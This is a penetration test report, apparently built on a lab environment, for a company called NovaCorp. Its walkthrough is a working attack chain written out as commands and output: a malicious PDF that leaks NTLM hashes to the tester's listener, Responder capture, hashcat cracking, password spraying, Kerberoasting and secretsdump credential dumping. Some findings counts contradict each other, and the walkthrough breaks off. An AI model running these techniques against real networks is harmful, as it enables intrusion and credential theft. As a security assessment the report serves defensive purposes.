ALBSEC

NovaCorp

Penetration Test Report

April 3rd 2024

ID *PTS240315*

Version 1.0

Confidential

No part of this document may be disclosed to outside sources without the explicit authorization of ALBSEC

Table of Contents

Statement of Confidentiality

The contents of this document have been developed by AlbSec. AlbSec considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from AlbSec. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of AlbSec.

The contents of this document do not constitute legal advice. AlbSec's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a company which AlbSec acquired explicit written permission to use for a demo project.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period. Time-limited engagements do not allow for a full evaluation of all security controls. AlbSec prioritized the assessment to identify the weakest security controls an attacker would exploit. AlbSec recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Engagement Contacts

NovaCorp Contacts		
Primary Contact	**Title**	**Email**
John Smith	Chief Executive Officer	jsmith@novacorp.xyz
Secondary Contact	**Title**	**Email**
Adam Ley	Chief Technical Officer	aley@novacorp.xyz

Table 1: NovaCorp Contacts

AlbSec Contacts		
Primary Contact	**Title**	**Email**
Kinseb Cela	Security Consultant	kinsebcela@albsec.al

Table 2: AlbSec Contacts

Executive Summary

NovaCorp Ltd. (“NovaCorp” herein) contracted AlbSec to perform a Network Penetration Test of NovaCorp’s internally facing network to identify security weaknesses, determine the impact to NovaCorp, document all findings in a clear and repeatable manner, and provide remediation recommendations.

Approach

AlbSec performed testing under a “black box” approach March 10, 2024, to March 31, 2024 without credentials or any advance knowledge of NovaCorp’s internally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely via a host that was provisioned specifically for this assessment.

Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. AlbSec sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If AlbSec were able to gain a foothold in the internal network, NovaCorp allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

Scope

The scope of this assessment was one external and internal network range including the NovaCorp.LOCAL Active Directory domain.

In-scope assets

Host/URL/IP Address	Description
192.168.110.0/24	NovaCorp internal network
10.10.110.0/24	NovaCorp external network

Table 3: Scope of engagement

Assessment Overview and Recommendations

During the internal penetration test against NovaCorp, AlbSec identified eight (8) findings that threaten the confidentiality, integrity, and availability of NovaCorp's information systems. The findings were categorized by severity level, with five (6) of the findings being assigned a critical-to-high risk rating, one (1) medium-risk, and one (1) low risk.

The tester found NovaCorp's patch and vulnerability management to be well-maintained except the interent-facing website which failed to validate and sanitize input from the client side. This flaw allowed access into the internal infrastructure of the company. None of the findings in the internal network were related to missing operating system or third-party patches of known vulnerabilities in services and applications that could result in unauthorized access and system compromise. Each flaw discovered during testing was related to a misconfiguration or lack of hardening, with most falling under the categories of weak authentication and weak authorization.

One finding involved a network communication protocol that can be "spoofed" to retrieve passwords for internal users that can be used to gain unauthorized access if an attacker can gain unauthorized access to the network without credentials. In most corporate environments, this protocol is unnecessary and can be disabled. It is enabled by default primarily for small and medium sized businesses that do not have the resources for a dedicated hostname resolution (the "phonebook" of your network) server. During the assessment, the presence of these resources was observed on the network, so NovaCorp should begin formulating a test plan to disable the dangerous service.

The next issue was a weak configuration involving service accounts that allows any authenticated user to steal a component of the authentication process that can often be guessed offline (via password "cracking") to reveal the human-readable form of the account's password. These types of service accounts typically have more privileges than a standard user, so obtaining one of their passwords in clear text could result in lateral movement or privilege escalation and eventually in complete internal network compromise. The tester also noticed that the same password was used for administrator access to all servers within the internal network. This means that if one server is compromised, an attacker can re-use this password to access any server that shares it for administrative access. Fortunately, both issues can be corrected without the need for third-party tools. Microsoft's Active Directory contains settings that can be used to minimize the risk of these resources being abused for the benefit of malicious users.

Furthermore AlbSec found hardcoded credentials inside configuration files and scripts used for daily operations which pose a significant threat. NovaCorp may also want to consider maximizing the log data collected from this device to ensure that attacks against it can be detected and triaged quickly. The tester also found shared folders with excessive permissions, meaning that all users in the internal network can access a considerable amount of data. While sharing files internally between departments and users is important to day-to-day business operations, wide open permissions on file shares may result in unintentional disclosure of confidential information. Even if a file share does not contain any sensitive information today, someone may unwittingly put such data there thinking it is protected when it isn’t. This configuration should be changed to ensure that users can access only what is necessary to perform their day-to-day duties.

Finally, the tester noticed that testing activities seemed to go mostly unnoticed, which may represent an opportunity to improve visibility into the internal network and indicates that a real-world attacker might remain undetected if internal access is achieved. NovaCorp should create a remediation plan based on the Technical Findings and Remediation section of this report, addressing all high findings as soon as possible according to the needs of the business. NovaCorp should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that NovaCorp will be able to detect and respond to suspicious activity.

Network Penetration Test Assessment Summary

AlbSec began all testing activities from the perspective of an unauthenticated user on the external network. NovaCorp provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

Summary of Findings

During the course of testing, AlbSec uncovered a total of seven (8) findings that pose a material risk to NovaCorp's information systems. The below table provides a summary of the findings by severity level.

Finding Severity				
Critical	High	Medium	Low	Total
3	3	1	1	**8**

Table 4: Findings Summary

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings section of this report.

Nr.	Severity Level	Description
1.	Critical	LLMNR/NBT-NS Response Spoofing
2.	Critical	Improper Input Validation
3.	Critical	Weak Kerberos Authentication
4.	High	Local Administrator Password Re-Use
5.	High	Use of Hardcoded Credentials
6	High	Weak Active Directory Passwords
7.	Medium	Insecure SMB File Shares
8.	Low	Insecure SMBv1

Table 5: Findings Description

Internal Network Attack Chain

During the course of the assessment AlbSec was able gain a foothold and compromise the external and internal network, leading to full administrative control over the NovaCorp.LOCAL Active Directory domain. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level.

Detailed Walkthrough


First the tester scanned IP range 10.10.110.0/24. Our subnet range scan returned 10.10.110.35 host up with services ssh, http, https running. Next we did a more detailed scan of 10.10.110.35 and got more information on the open ports.

```
nmap 10.10.110.0/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 18:07 CEST
Nmap scan report for (10.10.110.35)
Host is up (0.12s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
```

```
nmap -sCV 10.10.110.35

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 18:09 CEST
Nmap scan report for (10.10.110.35)
Host is up (0.090s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 91:ca:e7:7e:99:03:a9:78:e8:86:2e:e8:cc:2b:9f:08 (RSA)
|   256 b1:7f:c0:06:9b:e7:08:b4:6a:ab:bd:c2:96:04:23:49 (ECDSA)
|_  256 0d:3b:89:bc:d5:a4:35:e0:dd:c4:22:14:7a:48:ad:7c (ED25519)
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to <SNIP>
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
| tls-nextprotoneg:
|   h2
|_  http/1.1
|<SNIP>
```

Checking out the website we noticed that it allows unsanitized pdf uploads. We used metasploit badpdf module to generate a malicious pdf to retrieve a hash on our interface using Responder.

```
msfconsole -q
msf6 > use auxiliary/fileformat/badpdf
msf6 auxiliary(fileformat/badpdf) > set LHOST 10.10.17.121
LHOST => 10.10.17.121
msf6 auxiliary(fileformat/badpdf) > set filename test.pdfli/HTB-Labs/
filename => test.pdf
msf6 auxiliary(fileformat/badpdf) > run

[+] test.pdf stored at /home/kali/.msf4/local/test.pdf
[*] Auxiliary module execution completed
```




Apply now!

All applications will be reviewed by our staff on a first come first serve basis so please be patient as there may be a delay in responses.


Use the form below to select your PDF.

```
sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

[+] Listening for events…


[SMB] NTLMv2-SSP Username : NOVACORP\riley
[SMB] NTLMv2-SSP Hash     :
riley::NOVACORP:f5dfc4becc402f9d:8BBCE64BA5B306<SNIP>:010100000000000080AC3C
896184DA01926999CBFEAB5F540000000002000800 4D004100370036001001E00570049004E
002D0054005300410056004900350 04B004600580041005300040034005700 49004E002D0054
00530041005600490035004B0046005800410053002E004D004100370036002E004C004F0043
0041004C00030014004D0041003<SNIP>
```

Next the tester saved the hash and cracked it offline using hashcat. After the hash was cracked the tester was able to ssh as riley.



```
hashcat -m 5600 riley.hash /usr/share/wordlists/rockyou.txt

Starting autotune. Please be patient...Finished autotune
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
RILEY::NOVACORP:f5dfc4becc402f9d:8bbce64ba5b<SNIP>:0101000000000000080ac3c896
184da01926999cbfeab5f5400000000020008004d0041003700360001001e00570049004e002
d0054005300410056004900350 04b004600580041005300040034005700 49004e002d0054005
30041005600490035004b004600580041005300<SNIP>:<REDACTED>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......:
RILEY::NOVACORP:f5dfc4becc402f9d:8bbce64ba5b306381c...000000
Time.Started.....: Mon Apr  1 18:52:20 2024 (0 secs)
Time.Estimated...: Mon Apr  1 18:52:20 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   347.0 kH/s (1.12ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
```



```
ssh riley@10.10.110.35
The authenticity of host '10.10.110.35 (10.10.110.35)' can't be established.
ED25519 key fingerprint is
SHA256:QbKhWzhgZOgKD1YBmNhs3X4dZi26rY/GS31mVy8YS0E.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.110.35' (ED25519) to the list of known
hosts.
riley@10.10.110.35's password:


Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

riley@mail:~$ whoami
riley
riley@mail:~$ hostname
mail
riley@mail:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.110.51  netmask 255.255.255.0  192.168.110.255
        inet6 fe80::250:56ff:feb9:f3a2  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:f3:a2  txqueuelen 1000  (Ethernet)
```

“ifconfig” command revealed that that this host was also connected to another network with the ip 192.168.110.51. The tester used the compromised host to pivot to the newly found network.

Next a ping sweep on the subnet range 0/24 was performed to see which hosts were up. 192.168.110.1 is the default gateway which is out of scope.

```
fping -a -g 192.168.110.0/24

192.168.110.1
192.168.110.51
192.168.110.53
192.168.110.52
192.168.110.54
192.168.110.55
192.168.110.56
```

After thorough scanning of each of the hosts a credential spraying with cracmapexec was performed to see if user riley could authenticate to other hosts using winrm. Password reuse is another flaw we found in the system as riley can remotely access host 192.168.110.56

```
crackmapexec winrm 192.168.110.52-56 -u 'riley' -p '<REDACTED>' -d "novacorp"

WINRM        192.168.110.55  5985   192.168.110.55   [-] novacorp\riley:P@ssw0rd
WINRM        192.168.110.56  5985   192.168.110.56   [+] novacorp\riley:P@ssw0rd
(Pwn3d!)
WINRM        192.168.110.53  5985   192.168.110.53   [-] novacorp\riley:P@ssw0rd
WINRM        192.168.110.54  5985   192.168.110.54   [-] novacorp\riley:P@ssw0rd
WINRM        192.168.110.52  5985   192.168.110.52   [-] novacorp\riley:P@ssw0rd
```

To confirm our finding we logged in as riley using evil-winrm.

```
evil-winrm -i 192.168.110.56 -u "riley" -p "<REDACTED>"

*Evil-WinRM* PS C:\Users\riley.NOVACORP\Documents> whoami
novacorp\riley
```

Since we had some credentials for one of the hosts in the internal network we decided to run bloodhound to get a better visualization of the network and hosts. After importing the bloodhound graphs we can see that there are two (2) kereberoastable accounts.



Groups with Foreign Domain Group Membership
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Privileges for Domain Users Groups
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find AS-REP Roastable Users (DontReqPreAuth)
Shortest Paths
Shortest Paths to Unconstrained Delegation Systems
WEB_SVC@PAINTERS.HTB
KRBTGT@PAINTERS.HTB

Figure 1: BloodHound Find Kerberoastable Accounts

We ran GetUserSPNs.py from impacket collection and got two (2) kerberos tickets but surprisingly one of them was from user blake.

Again the tester used hashcat to try and crack both hashes but only one (1) of them was possible to crack.

```
impacket-GetUserSPNs novacorp/riley -dc-ip 192.168.110.55 -request
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
ServicePrincipalName   Name     MemberOf  PasswordLastSet
LastLogon                   Delegation
---------------------  -------  --------  -------------------------
-------------------------   -----------
HTTP/xxxxxxxxxxxxxxx   blake              2022-03-06 20:43:06.695009  2023-
02-27 14:07:57.364107  constrained
HTTP/xxxxxxxxxxxxxxxx  web_svc            2023-05-24 08:50:47.043365  2024-
04-01 16:48:54.275875



[-] CCache file is not found. Skipping...
$krb5tgs$23$*blake$NOVACORP$/
blake*$b5afcc53dbe867bbec43003fd8f3e4c8$bdedae8b800295167a5e6d6342fde28a36a19
ca282ed41f8e5ece0e1481a3946f46bc3947e74cc44a960b40cf773c7f60009370a9c66e03ac1
2b359e488ed2c2e2461a76a6fdd66c4cd550b70018996b57e041e3ab98f973b19160af1b35e5e
865ca2d6af154db3452c0c62397924a1e4302da78877614d1091c40e478d0f74d287c978705f5
da98<SNIP>
$krb5tgs$23$*web_svc$NOVACORP$
web_svc*$84bfd4275b05b406e2b22fed6b2dc692$15af90a24d3abe3ec623022da98c0980801
99125eee6114857672f40a065619a1c56f8222efcb017a141f9be29afd7b512a3588311882c10
9a7ca133214daabac793f5b15d29620e1a05eb11beee1296c3c76662a3994811ce97df2a1cfbe
ff19904e8d52a8f7fc87b9ec437a5615336fe0a2bc9d34aa12782b5ff7f5b00e91b32cda6cd50
5efba14<SNIP>
```

```
hashcat -m 13100 web_svc.hash /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting
<SNIP>492c6dc7e0f46657d7faec364ad003015b8ce9e4da917a78e84615e7cffe116714c6f06
ac3efa89d7625bb1d7600c03584dc11cedd4e9c4ccb11de4682b7eda7ac42673adb334cb23ab9
70967ec23d665455774bbaad37aa8dfe3b8c5afc0343ca32963b3ac4c1f23f2ca30a2781a876b
7754bb5715f023e8c528eb342286adcba34dcb29d44590180218b92a0466e4b0efb415e46e2ff
143f3dd5156fee70a994c487bfbf9d0f6674a75b6789694d2032f2e60b018b77fd058d012266f
2b6e0bee8c00b1fd65835611f57235e9b75:<REDACTED>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*web_svc$$/web_...b516ff
Time.Started.....: Tue Apr  2 01:03:58 2024 (0 secs)
Time.Estimated...: Tue Apr  2 01:03:58 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   589.4 kH/s (0.71ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 37376/14344385 (0.26%)
```


Now that we had another set of credentials we performed another credential spray to see which hosts it belonged to. After we found the host the tester used secretsdump.py to dump the credentials.

```
impacket-secretsdump novacorp/web_svc@192.168.110.52
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xb131ea5c8206a94e3d32119d035961a9
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<SNIP>4798fe651f5f5a4e663e
:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
9d7e0c089c0:::
James:1001:aad3b435b51404eeaad3b435b51404ee:<SNIP>80d3552a84b6ba296db2ea:::
[*] Dumping cached domain logon information (domain/username:hash)
```

Again we attempted to reuse these credentials across the network to see which host would respond and used psexec.py to get access as administrator

```
crackmapexec smb 192.168.110.52-56 -u 'james' -H 8af1903d3c80d355<SNIP> --
local-auth
SMB          192.168.110.53  445    PNT-SVRBPA       [*] Windows 10.0 Build
20348 x64 (name:PNT-SVRBPA) (domain:PNT-SVRBPA) (signing:False) (SMBv1:False)
SMB          192.168.110.55  445    DC               [*] Windows 10.0 Build
20348 x64 (name:DC) (domain:DC) (signing:True) (SMBv1:False)
SMB          192.168.110.52  445    PNT-SVRSVC       [*] Windows 10.0 Build
20348 x64 (name:PNT-SVRSVC) (domain:PNT-SVRSVC) (signing:False) (SMBv1:False)
SMB          192.168.110.55  445    DC               [-] DC\
james:8af1903d3c80d3552a84b6ba296db2ea STATUS_LOGON_FAILURE
SMB          192.168.110.53  445    PNT-SVRBPA       [+] PNT-SVRBPA\
james:8af1903d3c80d3552a84b6ba296db2ea (Pwn3d!)
SMB          192.168.110.52  445    PNT-SVRSVC       [-] PNT-SVRSVC\
james:8af1903d3c80d3552a84b6ba296db2ea STATUS_PASS
```

Since James belongs to PNT-SRVBPA we queried using bloodhound for "Reachable High Value Targets". We can see that we have Generic Write relationship and upon checking for more info bloodhound suggests that we can impersonate blake.



PNT-SVRBPA.PAINTERS.HTB

OVERVIEW

